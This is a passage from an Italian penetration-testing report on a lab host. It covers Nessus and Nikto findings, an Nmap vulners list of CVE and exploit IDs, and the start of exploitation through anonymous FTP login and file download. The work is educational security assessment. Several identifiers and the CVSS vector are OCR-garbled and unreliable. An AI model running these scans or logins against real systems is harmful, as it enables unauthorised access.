The remote web server does not set an X-Frame-Options response header or a Content-Security-Policy 'frame-ancestors' response header in all content responses. This could potentially expose the site to a clickjacking or UI redress attack, in which an attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions.

X-Frame-Options has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors.

Content Security Policy (CSP) has been proposed by the W3C Web Application Security Working Group, with increasing support among all major browser vendors, as a way to mitigate clickjacking and other attacks. The 'frame-ancestors' policy directive restricts which sources can embed the protected resource.

Note that while the X-Frame-Options and Content-Security-Policy response headers are not the only mitigations for clickjacking, they are currently the most reliable methods that can be detected through automation. Therefore, this plugin may produce false positives if other mitigation strategies (e.g., frame-busting JavaScript) are deployed or if the page does not perform any security-sensitive transactions.

Solution

Return the X-Frame-Options or Content-Security-Policy (with the 'frame-ancestors' directive) HTTP header with the page's response. This prevents the page's content from being rendered by another site when using the frame or iframe HTML tags.

See Also

- <http://www.nessus.org/u/7399b1f56>
- https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet
- <https://en.wikipedia.org/wiki/Clickjacking>

Output

The following pages do not use a clickjacking mitigation response header and contain a clickable event :

- <http://10.0.2.11/admin/>
- <http://10.0.2.11/admin/index.php>

To see debug logs, please visit individual host

Figura 36 - Web Application Potentially Vulnerable to Clickjacking Nessus

Il server web remoto non imposta l'intestazione di risposta **X-Frame-Options** o **Content-Security-Policy 'frame-ancestors'** in tutte le risposte dei contenuti. Questo potrebbe esporre il sito a un attacco di **clickjacking** o di **UI redress**, dove un attaccante può ingannare un utente inducendolo a cliccare su un'area diversa da quella percepita. Questo può comportare l'esecuzione di transazioni fraudolente o dannose.

Dettagli Tecnici

- **X-Frame-Options:** Proposta da Microsoft per mitigare il clickjacking, supportata da tutti i principali browser.
- **Content-Security-Policy (CSP):** Proposta dal W3C Web Application Security Working Group, con supporto crescente dai principali browser. La direttiva frame-ancestors limita le fonti che possono incorporare la risorsa protetta.

In questo caso i link incriminati trovati sono stati:

- <http://10.0.2.11/admin/>
- <http://10.0.2.11/admin/index.php>

Mitigazione

Restituire l'intestazione **HTTP X-Frame-Options** o **Content-Security-Policy** (con la direttiva **frame-ancestors**) con la risposta della pagina. Questo impedisce che il contenuto della pagina venga reindirizzato da un altro sito tramite tag HTML frame o iframe.

- SSH Terrapin Prefix Truncation Weakness ([media](#))

Description

The remote SSH server is vulnerable to a man-in-the-middle prefix truncation weakness known as Terrapin. This can allow a remote, man-in-the-middle attacker to bypass integrity checks and downgrade the connection's security.

Solution

Contact the vendor for an update with the strict key exchange countermeasures or disable the affected algorithms.

See Also

<https://terrapin-attack.com/>

Output

Port	Hosts
22/tcp/ssh	10.0.2.11

Supports following ChaCha20-Poly1305 Client to Server algorithm : chacha20-poly1305@openssh.com
 Supports following Encrypt-then-MAC Client to Server algorithm : umac-64-etm@openssh.com
 Supports following Encrypt-then-MAC Client to Server algorithm : umac-128-etm@openssh.com
 Supports following Encrypt-then-MAC Client to Server algorithm : hmac-sha2-256-etm@openssh.com
 Supports following Encrypt-then-MAC Client to Server algorithm : hmac-sha2-512-etm@openssh.com
 Supports following Encrypt-then-MAC Client to Server algorithm : umac-64-etm@openssh.com
 Supports following Encrypt-then-MAC Client to Server algorithm : umac-128-etm@openssh.com
 Supports following ChaCha20-Poly1305 Server to Client algorithm : chacha20-poly1305@openssh.com
 Supports following Encrypt-then-MAC Server to Client algorithm : umac-64-etm@openssh.com
 Supports following Encrypt-then-MAC Server to Client algorithm : umac-128-etm@openssh.com
 Supports following Encrypt-then-MAC Server to Client algorithm : hmac-sha2-256-etm@openssh.com
 Supports following Encrypt-then-MAC Server to Client algorithm : umac-64-etm@openssh.com
 Supports following Encrypt-then-MAC Server to Client algorithm : hmac-sha2-512-etm@openssh.com

Plugin Details

Severity: Medium
 ID: 187315
 Version: 1.4
 Type: remote
 Family: Misc.
 Published: December 29, 2023
 Modified: January 29, 2024

VPR Key Drivers

Threat Recency: 120 to 360 days
 Threat Intensity: Very Low
 Exploit Code Maturity: PoC
 Age of Vuln: 180 - 365 days
 Product Coverage: Very High
 CVSSv3 Impact Score: 3.6
 Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 6.7
 Risk Factor: Medium
CVSS v3.0 Base Score 5.9
 CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/J/U/S/C/N/I/A/N
 CVSS v3.0 Temporal Score: CVSS3.0/E/P/RC/TF/TV
 CVSS v3.0 Temporal Score: 5.3
 CVSS v2.0 Base Score: 5.4
 CVSS v2.0 Temporal Score: 4.2
 CVSS v2.0 Vector: CVSS2#AV:N/AC:H/AU:N/C:N

Figura 37 - SSH Terrapin Prefix Truncation Weakness Nessus

Il server SSH remoto è vulnerabile a una debolezza di troncamento prefisso man-in-the-middle nota come **Terrapin** ([CVE-2023-48795](#)^[14]). Questa vulnerabilità può consentire a un attaccante remoto, situato tra il client e il server (man-in-the-middle), di bypassare i controlli di integrità e degradare la sicurezza della connessione.

Questo plugin di Nessus verifica solo i server SSH remoti che supportano **ChaCha20-Poly1305** o **CBC con Encrypt-then-MAC** e che non supportano le contromisure rigorose per lo scambio di chiavi. Non controlla le versioni del software vulnerabili.

Come **mitigazioni** per risolvere questa vulnerabilità, è consigliato:

- Contattare il fornitore del software SSH per un aggiornamento che includa le contromisure rigorose per lo scambio di chiavi.
 - Disabilitare gli algoritmi affetti:
 - ChaCha20-Poly1305
 - CBC con Encrypt-then-MAC
- Web Server (Problemi multipli)

Per la mixed relativa al web server, infine abbiamo altre 2 vulnerabilità anche se di livello basso.

- Web Server Transmits Cleartext Credentials ([Bassa](#))

Figura 38 - Web Server Transmits Cleartext Credentials Nessus

Il server web remoto contiene diversi campi di modulo HTML di tipo 'password' che trasmettono le loro informazioni a un server remoto in chiaro. Ciò significa che le credenziali degli utenti, come i nomi utente e le password, vengono inviate **senza alcuna crittografia**. Un attaccante che intercetta il traffico tra il browser web e il server può ottenere le credenziali di accesso di utenti validi. Questo tipo di vulnerabilità può esporre gli utenti a potenziali attacchi di furto di identità e accessi non autorizzati ai sistemi.

Come **mitigazioni**, assicurarsi che ogni modulo sensibile trasmetta il contenuto tramite HTTPS. Utilizzare un certificato SSL/TLS per crittografare il traffico tra il browser web e il server, proteggendo così le credenziali degli utenti da eventuali intercettazioni.

- Web Server Allows Password Auto-Completion (**Bassa**)

Figura 39 - Web Server Allows Password Auto-Completion Nessus

Il server web remoto contiene almeno un campo di modulo HTML di tipo 'password' in cui l'attributo 'autocomplete' non è impostato su 'off'. Questo significa che i browser potrebbero memorizzare automaticamente le credenziali inserite dagli utenti in questi campi, consentendo loro di completare automaticamente le informazioni in futuro. Sebbene questo non rappresenti un rischio diretto per il server web in sé, potrebbe esporre gli utenti a una potenziale **perdita di confidenzialità** delle loro **credenziali**. Ad esempio, se gli utenti condividono il computer o se la macchina viene compromessa, le credenziali memorizzate potrebbero essere accessibili agli attaccanti.

Come **mitigazione** bisognerebbe aggiungere l'attributo '**autocomplete=off**' a questi campi nei form HTML per impedire ai browser di memorizzare le credenziali. Questo riduce il rischio che le informazioni sensibili vengano salvate e potenzialmente esposte in futuro.

6.3.3 ALTRI TOOL AUTOMATICI

Ulteriori strumenti utilizzati, sono stati **Nmap** (come già accennato nel capitolo precedente) utilizzando il comando(5.3.2 NMAP SCRIPT VULNERS) relativo al mapping delle vulnerabilità e **Nikto** .

NMAP VULNERS

```
22/tcp open ssh  OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
vulnerabilities:
  cpe:/a:openbsd:openssh:8.2p1:
    CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408
    B8190CDB-3EB9-5631-9828-8064A1575B23 9.8 https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23 *EXPLOIT*
    8FC9C5AB-3968-5F3C-825E-E8D85379A623 9.8 https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8D85379A623 *EXPLOIT*
    CVE-2020-15778 7.8 https://vulners.com/cve/CVE-2020-15778
    SSV-02579 7.5 https://vulners.com/seebug/SSV-92579 *EXPLOIT*
    PACKETSTORM:173661 7.5 https://vulners.com/packetstorm/PACKETSTORM:173661 *EXPLOIT*
    F0979183-AE88-53B4-86CF-3AF0523F3807 7.5 https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807 *EXPLOIT*
    CVE-2020-12062 7.5 https://vulners.com/cve/CVE-2020-12062
    1337DAY-ID-26576 7.5 https://vulners.com/zdt/1337DAY-ID-26576 *EXPLOIT*
    CVE-2021-28041 7.1 https://vulners.com/cve/CVE-2021-28041
    CVE-2021-41617 7.0 https://vulners.com/cve/CVE-2021-41617
    C94132FD-1FA5-5342-B6EE-0DAFA5EEFFE3 6.8 https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAFA5EEFFE3 *EXPLOIT*
    10213DBE-F683-58BB-B6D3-353173626207 6.8 https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207 *EXPLOIT*
    CVE-2023-51385 6.5 https://vulners.com/cve/CVE-2023-51385
    CVE-2023-48795 5.9 https://vulners.com/cve/CVE-2023-48795
    CVE-2020-14145 5.9 https://vulners.com/cve/CVE-2020-14145
    CVE-2016-20012 5.3 https://vulners.com/cve/CVE-2016-20012
    CVE-2021-36368 3.7 https://vulners.com/cve/CVE-2021-36368
    PACKETSTORM:140261 0.0 https://vulners.com/packetstorm/PACKETSTORM:140261 *EXPLOIT*
```

Figura 40 - Vulners 22 OpenSSH 8.2p1

File	Azioni	Modifica	Visualizza	Aiuto
987C6FDB-3E70-5FF5-A858-D50065D27B94	7.5		https://vulners.com/githubexploit/987C6FDB-3E70-5FF5-A858-D50065D27B94	*EXPLOIT*
981A661A-35AA-5087-BB25-A1040F365C81	7.5		https://vulners.com/githubexploit/981A661A-35AA-5087-BB25-A1040F365C81	*EXPLOIT*
89732403-A14E-5A5D-B659-D04830410847	7.5		https://vulners.com/githubexploit/89732403-A14E-5A5D-B659-D04830410847	*EXPLOIT*
86300676-0B1A-5073-A805-BAE8F1B5D160	7.5		https://vulners.com/githubexploit/86300676-0B1A-5073-A805-BAE8F1B5D160	*EXPLOIT*
805E6B24-8DF9-51D8-8DF6-6658161F96EA	7.5		https://vulners.com/githubexploit/805E6B24-8DF9-51D8-8DF6-6658161F96EA	*EXPLOIT*
7C40F14D-44E4-5155-95CF-0A899776329C	7.5		https://vulners.com/githubexploit/7C40F14D-44E4-5155-95CF-0A899776329C	*EXPLOIT*
78986112-E8AC-566E-89A7-82C1008EFC09	7.5		https://vulners.com/githubexploit/78986112-E8AC-566E-89A7-82C1008EFC09	*EXPLOIT*
788F7DF8-01F3-5013-983E-E4AA692153E6	7.5		https://vulners.com/githubexploit/788F7DF8-01F3-5013-983E-E4AA692153E6	*EXPLOIT*
6E4A8197-456B-55D9-8051-28B4925F45C	7.5		https://vulners.com/githubexploit/6E4A8197-456B-55D9-8051-28B4925F45C	*EXPLOIT*
6CAA755B-723B-5286-9840-40DF4E848EAF	7.5		https://vulners.com/githubexploit/6CAA755B-723B-5286-9840-40DF4E848EAF	*EXPLOIT*
6BCBA83C-A4AC-58D7-92E4-DF92DFE267	7.5		https://vulners.com/githubexploit/6BCBA83C-A4AC-58D7-92E4-DF92DFE267	*EXPLOIT*
68E7BC66-093A-5E8B-90EA-A8A0B268474E	7.5		https://vulners.com/githubexploit/68E7BC66-093A-5E8B-90EA-A8A0B268474E	*EXPLOIT*
68A13FF9-60E5-5A29-9248-83A940B0FB02	7.5		https://vulners.com/githubexploit/68A13FF9-60E5-5A29-9248-83A940B0FB02	*EXPLOIT*
6758CAF9-271A-5E99-A590-E51F4E0C5046	7.5		https://vulners.com/githubexploit/6758CAF9-271A-5E99-A590-E51F4E0C5046	*EXPLOIT*
674A200-1672DA1503C	7.5		https://vulners.com/githubexploit/674A200-1672DA1503C	*EXPLOIT*
5A864BC6-B490-5532-83AB-F4E109883C3	7.5		https://vulners.com/githubexploit/5A864BC6-B490-5532-83AB-F4E109883C3	*EXPLOIT*
5A54F5DA0-F9C1-508B-A020-3E45CD647D31	7.5		https://vulners.com/githubexploit/5A54F5DA0-F9C1-508B-A020-3E45CD647D31	*EXPLOIT*
E45A5B8B-3BAF-57F0-B71A-F04B4D66E4F	7.5		https://vulners.com/githubexploit/E45A5B8B-3BAF-57F0-B71A-F04B4D66E4F	*EXPLOIT*
C47908E5-D595-5460-A8A4-18D4C893EBC	7.5		https://vulners.com/githubexploit/C47908E5-D595-5460-A8A4-18D4C893EBC	*EXPLOIT*
45D138AD-BECC-552A-91EA-8816914CA7F4	7.5		https://vulners.com/githubexploit/45D138AD-BECC-552A-91EA-8816914CA7F4	*EXPLOIT*
44E438BF-6255-587E-99C7-C3B84645D497	7.5		https://vulners.com/githubexploit/44E438BF-6255-587E-99C7-C3B84645D497	*EXPLOIT*
41F020DA-2A2B-5ACC-A980-CAD8D5A5D5ED	7.5		https://vulners.com/githubexploit/41F020DA-2A2B-5ACC-A980-CAD8D5A5D5ED	*EXPLOIT*
4051D2EF-1C43-576D-A0B2-B519B31F93A0	7.5		https://vulners.com/githubexploit/4051D2EF-1C43-576D-A0B2-B519B31F93A0	*EXPLOIT*
3CF66144-235E-5F7A-88B9-113C11ABF150	7.5		https://vulners.com/githubexploit/3CF66144-235E-5F7A-88B9-113C11ABF150	*EXPLOIT*
379FCF38-08A4-52EC-BE3E-408A0467BF20	7.5		https://vulners.com/githubexploit/379FCF38-08A4-52EC-BE3E-408A0467BF20	*EXPLOIT*
365CD0B0-0956-5906-9500-965BF4017E20	7.5		https://vulners.com/githubexploit/365CD0B0-0956-5906-9500-965BF4017E20	*EXPLOIT*
2E98EAB1-2401-5D5B-80B9-ABD616BF3C3F	7.5		https://vulners.com/githubexploit/2E98EAB1-2401-5D5B-80B9-ABD616BF3C3F	*EXPLOIT*
2B4FE827-377B-557B-AE46-660677D5D0A1C	7.5		https://vulners.com/githubexploit/2B4FE827-377B-557B-AE46-660677D5D0A1C	*EXPLOIT*
2A177215-CE4A-5F7A-B016-EFAF332D165C	7.5		https://vulners.com/githubexploit/2A177215-CE4A-5F7A-B016-EFAF332D165C	*EXPLOIT*
1875F2E2-5B30-58FA-98A4-501B91327D7F	7.5		https://vulners.com/githubexploit/1875F2E2-5B30-58FA-98A4-501B91327D7F	*EXPLOIT*
1337DAY-ID-38427	7.5		https://vulners.com/zt/1337DAY-ID-38427	*EXPLOIT*
1337DAY-ID-37303	7.5		https://vulners.com/zt/1337DAY-ID-37303	*EXPLOIT*
1337DAY-ID-36937	7.5		https://vulners.com/zt/1337DAY-ID-36937	*EXPLOIT*
1337DAY-ID-36897	7.5		https://vulners.com/zt/1337DAY-ID-36897	*EXPLOIT*
1337DAY-ID-35422	7.5		https://vulners.com/zt/1337DAY-ID-35422	*EXPLOIT*
1145F3D1-0EBC-55AA-B25D-A26892116505	7.5		https://vulners.com/githubexploit/1145F3D1-0EBC-55AA-B25D-A26892116505	*EXPLOIT*
108A0713-A0AB-1B8B13ECEC9B8	7.5		https://vulners.com/githubexploit/108A0713-A0AB-1B8B13ECEC9B8	*EXPLOIT*
0C28A0EC-7162-5D73-BCB9-B034F5392847	7.5		https://vulners.com/githubexploit/0C28A0EC-7162-5D73-BCB9-B034F5392847	*EXPLOIT*
0BC014D00-F944-5F7B-B5FA-146A8E50D0F8A	7.5		https://vulners.com/githubexploit/0BC014D00-F944-5F7B-B5FA-146A8E50D0F8A	*EXPLOIT*
0AA6A425-25B1-502A-ABA1-2933D3E1DC56	7.5		https://vulners.com/githubexploit/0AA6A425-25B1-502A-ABA1-2933D3E1DC56	*EXPLOIT*
0AA6A425-25B1-502A-ABA1-2933D3E1DC56	7.5		https://vulners.com/githubexploit/0AA6A425-25B1-502A-ABA1-2933D3E1DC56	*EXPLOIT*
07A7A0EA-334E-566E-9510-7C265093992A	7.5		https://vulners.com/githubexploit/07A7A0EA-334E-566E-9510-7C265093992A	*EXPLOIT*
06076EC0-3F77-53EC-872B-ABBB0209812	7.5		https://vulners.com/githubexploit/06076EC0-3F77-53EC-872B-ABBB0209812	*EXPLOIT*
05403438-5E7A-5073-A702-784E03F724D0	7.5		https://vulners.com/githubexploit/05403438-5E7A-5073-A702-784E03F724D0	*EXPLOIT*
0093E083-5683-5604-9FBC-08A3-5604	7.5		https://vulners.com/githubexploit/0093E083-5683-5604-9FBC-08A3-5604	*EXPLOIT*
CVE-0700-35452	7.3		https://vulners.com/cve/CVE-0700-35452	
FDF3DFA1-ED74-5EE2-BF5C-B472C3A3AE8	6.8		https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-B472C3A3AE8	*EXPLOIT*
442ZDEE4-E1E2-5A16-8683-D747509416064	6.8		https://vulners.com/githubexploit/442ZDEE4-E1E2-5A16-8683-D747509416064	*EXPLOIT*
0095E929-7573-5E4A-7F7A-F6598A35EB0	6.8		https://vulners.com/githubexploit/0095E929-7573-5E4A-7F7A-F6598A35EB0	*EXPLOIT*
CVE-2023-1927	6.1		https://vulners.com/cve/CVE-2023-1927	
CVE-2023-45802	5.9		https://vulners.com/cve/CVE-2023-45802	
45F0E878-C044-5103-9040-7379AE4B6CD	5.9		https://vulners.com/githubexploit/45F0E878-C044-5103-9040-7379AE4B6CD	*EXPLOIT*
CVE-2023-45802	5.9		https://vulners.com/cve/CVE-2023-45802	
CVE-2023-47436	5.3		https://vulners.com/cve/CVE-2023-47436	
CVE-2022-28614	5.3		https://vulners.com/cve/CVE-2022-28614	
CVE-2022-28330	5.3		https://vulners.com/cve/CVE-2022-28330	
CVE-2021-30641	5.3		https://vulners.com/cve/CVE-2021-30641	
CVE-2020-1934	5.3		https://vulners.com/cve/CVE-2020-1934	
CVE-2019-17567	5.3		https://vulners.com/cve/CVE-2019-17567	
FF889CAE-FAA6-5E93-0974-7C0DCE197	4.3		https://vulners.com/githubexploit/FF889CAE-FAA6-5E93-0974-7C0DCE197	*EXPLOIT*
FF9016D0-5A04-58B8-B708-7C0DCE197	4.3		https://vulners.com/githubexploit/FF9016D0-5A04-58B8-B708-7C0DCE197	*EXPLOIT*
F4E3914D-B2B0-54CA-BF57-E4283F4B2A3	4.3		https://vulners.com/githubexploit/F4E3914D-B2B0-54CA-BF57-E4283F4B2A3	*EXPLOIT*
EC0D575B-774C-5468-5872-C89963088401	4.3		https://vulners.com/githubexploit/EC0D575B-774C-5468-5872-C89963088401	*EXPLOIT*
E9F3E19B-26B6-F575-5C75-8C6A-E85D7F7615	4.3		https://vulners.com/githubexploit/E9F3E19B-26B6-F575-5C75-8C6A-E85D7F7615	*EXPLOIT*
DF57E8F1-Fe21-5E89-8FC7-5F2Ea27809	4.3		https://vulners.com/githubexploit/DF57E8F1-Fe21-5E89-8FC7-5F2Ea27809	*EXPLOIT*
D7922C6-0431-5825-9897-89847835289	4.3		https://vulners.com/githubexploit/D7922C6-0431-5825-9897-89847835289	*EXPLOIT*
C26A395B-9695-59E4-908F-866A561936E9	4.3		https://vulners.com/githubexploit/C26A395B-9695-59E4-908F-866A561936E9	*EXPLOIT*
C06A8003-525B-510B-A3C0-786638A1B69C	4.3		https://vulners.com/githubexploit/C06A8003-525B-510B-A3C0-786638A1B69C	*EXPLOIT*
B10906D5-5000-58B8-B708-7C0DCE197	4.3		https://vulners.com/githubexploit/B10906D5-5000-58B8-B708-7C0DCE197	*EXPLOIT*
B444115D-85A3-5E62-B9A8-5F33C24673F	4.3		https://vulners.com/githubexploit/B444115D-85A3-5E62-B9A8-5F33C24673F	*EXPLOIT*
A6753173-02D2-C4CC-ASC4-0751E61F93A3	4.3		https://vulners.com/githubexploit/A6753173-02D2-C4CC-ASC4-0751E61F93A3	*EXPLOIT*
A1F76C0-CF98-5704-AEFA-DF6F1E4A3F63	4.3		https://vulners.com/githubexploit/A1F76C0-CF98-5704-AEFA-DF6F1E4A3F63	*EXPLOIT*
8FB9E7AB-9A5B-5087-9A44-AE4A49A2213D	4.3		https://vulners.com/githubexploit/8FB9E7AB-9A5B-5087-9A44-AE4A49A2213D	*EXPLOIT*
A814FEEAD-A401-5854-84E8-2059841AD010	4.3		https://vulners.com/githubexploit/A814FEEAD-A401-5854-84E8-2059841AD010	*EXPLOIT*
72488AAC-3F75-5529-9EAC-C91E241E8AA	4.3		https://vulners.com/githubexploit/72488AAC-3F75-5529-9EAC-C91E241E8AA	*EXPLOIT*
6E104766-2F7A-5A04-A24B-61D9B52A04DE	4.3		https://vulners.com/githubexploit/6E104766-2F7A-5A04-A24B-61D9B52A04DE	*EXPLOIT*
6C0C9097-3307-5E05-5D20-B1D71367154	4.3		https://vulners.com/githubexploit/6C0C9097-3307-5E05-5D20-B1D71367154	*EXPLOIT*
628A3J5B-5A04-A24B-5782-9123584E4C80	4.3		https://vulners.com/githubexploit/628A3J5B-5A04-A24B-5782-9123584E4C80	*EXPLOIT*
5088E443-7A82-9034-9100-05249EFF95FC	4.3		https://vulners.com/githubexploit/5088E443-7A82-9034-9100-05249EFF95FC	*EXPLOIT*
500CE683-17E8-5776-8E8f-85122451B145	4.3		https://vulners.com/githubexploit/500CE683-17E8-5776-8E8f-85122451B145	*EXPLOIT*
4E4BAF15-6430-51A4-8679-589F03584B71	4.3		https://vulners.com/githubexploit/4E4BAF15-6430-51A4-8679-589F03584B71	*EXPLOIT*
4B46EB21-0F1F-5D84-AE44-98CFE311DFB9	4.3		https://vulners.com/githubexploit/4B46EB21-0F1F-5D84-AE44-98CFE311DFB9	*EXPLOIT*
4844115D-85A3-5E62-B9A8-5F33C24673F	4.3		https://vulners.com/githubexploit/4844115D-85A3-5E62-B9A8-5F33C24673F	*EXPLOIT*
3C5B500C-189E-5834-9023-3D80E44E969	4.3		https://vulners.com/githubexploit/3C5B500C-189E-5834-9023-3D80E44E969	*EXPLOIT*
3B159471-5904-59A1-AE0D-20F1E78C63	4.3		https://vulners.com/githubexploit/3B159471-5904-59A1-AE0D-20F1E78C63	*EXPLOIT*
50613E90-525B-50F7-B003-5F2Ea27809	4.3		https://vulners.com/githubexploit/50613E90-525B-50F7-B003-5F2Ea27809	*EXPLOIT*
37A908D-17C7-50F7-B003-5F2Ea27809	4.3		https://vulners.com/githubexploit/37A908D-17C7-50F7-B003-5F2Ea27809	*EXPLOIT*
3749CB87-BC3A-5018-8838-C460304B58D	4.3		https://vulners.com/githubexploit/3749CB87-BC3A-5018-8838-C460304B58D	*EXPLOIT*
27108E72-8C11-53B8-0709_E808CA13EF7	4.3		https://vulners.com/githubexploit/27108E72-8C11-53B8-0709_E808CA13EF7	*EXPLOIT*
24A0D37D-CB41-5671-A0F4-378760FC69AC	4.3		https://vulners.com/githubexploit/24A0D37D-CB41-5671-A0F4-378760FC69AC	*EXPLOIT*
1I6E69010-4BDF-5C30-951C-79C280B90883	4.3		https://vulners.com/githubexploit/1I6E69010-4BDF-5C30-951C-79C280B90883	*EXPLOIT*
1337DAY-ID-36854	4.3		https://vulners.com/zt/1337DAY-ID-36854	*EXPLOIT*
04E558E3-DFE0-5D0D-BCF2-1C1230EB666D	4.3		https://vulners.com/githubexploit/04E558E3-DFE0-5D0D-BCF2-1C1230EB666D	*EXPLOIT*
PACKETSTORM:164501	0.0		https://vulners.com/packetstorm/PACKETSTORM:164501	*EXPLOIT*
PACKETSTORM:164418	0.0		https://vulners.com/packetstorm/PACKETSTORM:164418	*EXPLOIT*
CVE-2024-24795	0.0		https://vulners.com/cve/CVE-2024-24795	
CVE-2023-38709	0.0		https://vulners.com/cve/CVE-2023-38709	
2112/tcp open ftp ProFTPD				

Figura 41 - Vulners porta 80 – 2112 (apache-proFTPD)

```
(kali㉿kali)-[~]
└─$ nikto -h 10.0.2.11 -C all -p 80
- Nikto v2.5.0
=====
+ Target IP: ANDONE IL RE 10.0.2.11
+ Target Hostname: ut_8_10.0.2.11_hare/skipfish/dictionaries/complete.wl -u http://10.0.2.7:8080 // USA UNA
+ Target Port: 80
+ Start Time: 2024-07-02 12:33:34 (GMT-4)
-----
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /admin/: This might be interesting.
+ /admin/index.php: This might be interesting: has been seen in web logs from an unknown scanner
.
+ 26640 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time: 2024-07-02 12:35:09 (GMT-4) (95 seconds)
-----
+ 1 host(s) tested
```

Figura 42 – Nikto

Nel risultato possiamo notare che viene rilevata la stessa vulnerabilità, già analizzata da Nessus, relativa alla mancanza di un sistema di anti-clickjacking, inoltre vengono rilevati come link potenzialmente interessanti “/”, “/admin/” e “/admin/index.php”, già rilevati in precedenza da Nessus.

6.4 RESOCONTO FINALE

L'utilizzo di più strumenti di vulnerability scanning ha permesso di ottenere una visione completa delle vulnerabilità presenti sull'host target. Mentre alcune vulnerabilità sono state rilevate da più strumenti, confermando la loro presenza, altre sono state identificate solo da strumenti specifici, evidenziando l'importanza di utilizzare diversi metodi di scansione per una valutazione completa della sicurezza. Le vulnerabilità critiche richiedono immediata attenzione e mitigazione per garantire la sicurezza del sistema.

Dunque, abbiamo vari riscontri relativi a varie vulnerabilità trovate con metodi differenti come

- FTP anonymous mode: rilevata sia con nmap, sia con OpenVAS
- Cleartext Transmission of Sensitive Information via HTTP: rilevata da tutti gli strumenti automatici.
- Weak MAC Algorithm(s) Supported (SSH): trovata sia con OpenVAS che con Nessun

Infine abbiamo alcune vulnerabilità rilevanti, trovate solo da alcuni strumenti come:

- CGI Generic SQL Injection (blind): rilevata solo da Nessus e con un livello di criticità alto
- FTP Unencrypted Cleartext Login: rilevata solo da OpenVAS con un livello di criticità medio.


7. TARGET EXPLOITATION

Arrivati alla fase di target exploitation l'obiettivo è quello di sfruttare le vulnerabilità individuate nella fase di vulnerability mapping per poter ottenere il pieno controllo della macchina target e la visibilità dell'intero asset.

Di seguito andremo a sfruttare eventuali vulnerabilità trovate nella fase di vulnerability mapping e nel caso in cui queste ultime non dovessero risultare sufficienti all'ottenimento del controllo dell'asset, effettueremo delle ulteriori analisi sui servizi presenti sulla macchina target al fine di scovare ulteriori vulnerabilità.

7.1 ANONYMOUS FTP – PORTA 2112

Come primo passo, andiamo ad eseguire un **accesso anonimo** al servizio **proFTPD** sulla porta **2112** della macchina target sfruttando la suddetta vulnerabilità, trovata da OpenVAS (**media: 6.4**) e dalle scansioni di Nmap.



A terminal window titled 'kali@kali: ~' showing the command 'ftp 10.0.2.11 2112'. The output shows a successful connection to port 2112, the ProFTPD server version, and an anonymous login attempt. The password prompt is shown as 'Password:' followed by a redacted password. The server responds with a welcome message, the local time, and a note about anonymous access being granted. The user is informed that restrictions apply and the remote system type is UNIX. Finally, binary mode is selected for file transfers.

```
[kali㉿kali: ~]
$ ftp 10.0.2.11 2112
Connected to 10.0.2.11.
220 ProFTPD Server (Debian) [::ffff:10.0.2.11]
Name (10.0.2.11:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@10.0.2.15 !
230-
230-The local time is: Sat Jul 06 19:56:46 2024
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX
Using binary mode to transfer files.
ftp> 
```

Figura 43 - Acesso anonimo proFTPD

Come possiamo notare, è stato effettuato l'accesso, inserendo come username **Anonymous** e come password **Kali** ed il risultato è che riusciamo ad ottenere l'accesso al servizio come **anonymous@10.0.2.15** (ovvero la nostra macchina attaccante).

```

kali@kali: ~
File Azioni Modifica Visualizza Aiuto
└─$ ftp 10.0.2.11 2112
Connected to 10.0.2.11.
220 ProFTPD Server (Debian) [::ffff:10.0.2.11]
Name (10.0.2.11:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@10.0.2.15 !
230-The local time is: Sat Jul 06 20:14:38 2024
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||57595|)
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 ftp      ftp          901 Aug  2  2020 index.php.bak
-rw-r--r-- 1 ftp      ftp           54 Aug  2  2020 welcome.msg
226 Transfer complete
ftp> mget *
mget welcome.msg [anpgy?] ? y
229 Entering Extended Passive Mode (|||32641|)
150 Opening BINARY mode data connection for welcome.msg (54 bytes)
901          1.60 KB/s
226 Transfer complete
54 bytes received in 00:00 (33.31 KiB/s)
mget index.php.bak [anpgy?]? ! y
229 Entering Extended Passive Mode (|||20990|)
150 Opening BINARY mode data connection for index.php.bak (901 bytes)
901          26.85 MiB/s
226 Transfer complete
901 bytes received in 00:00 (735.68 KiB/s)
ftp> 

```

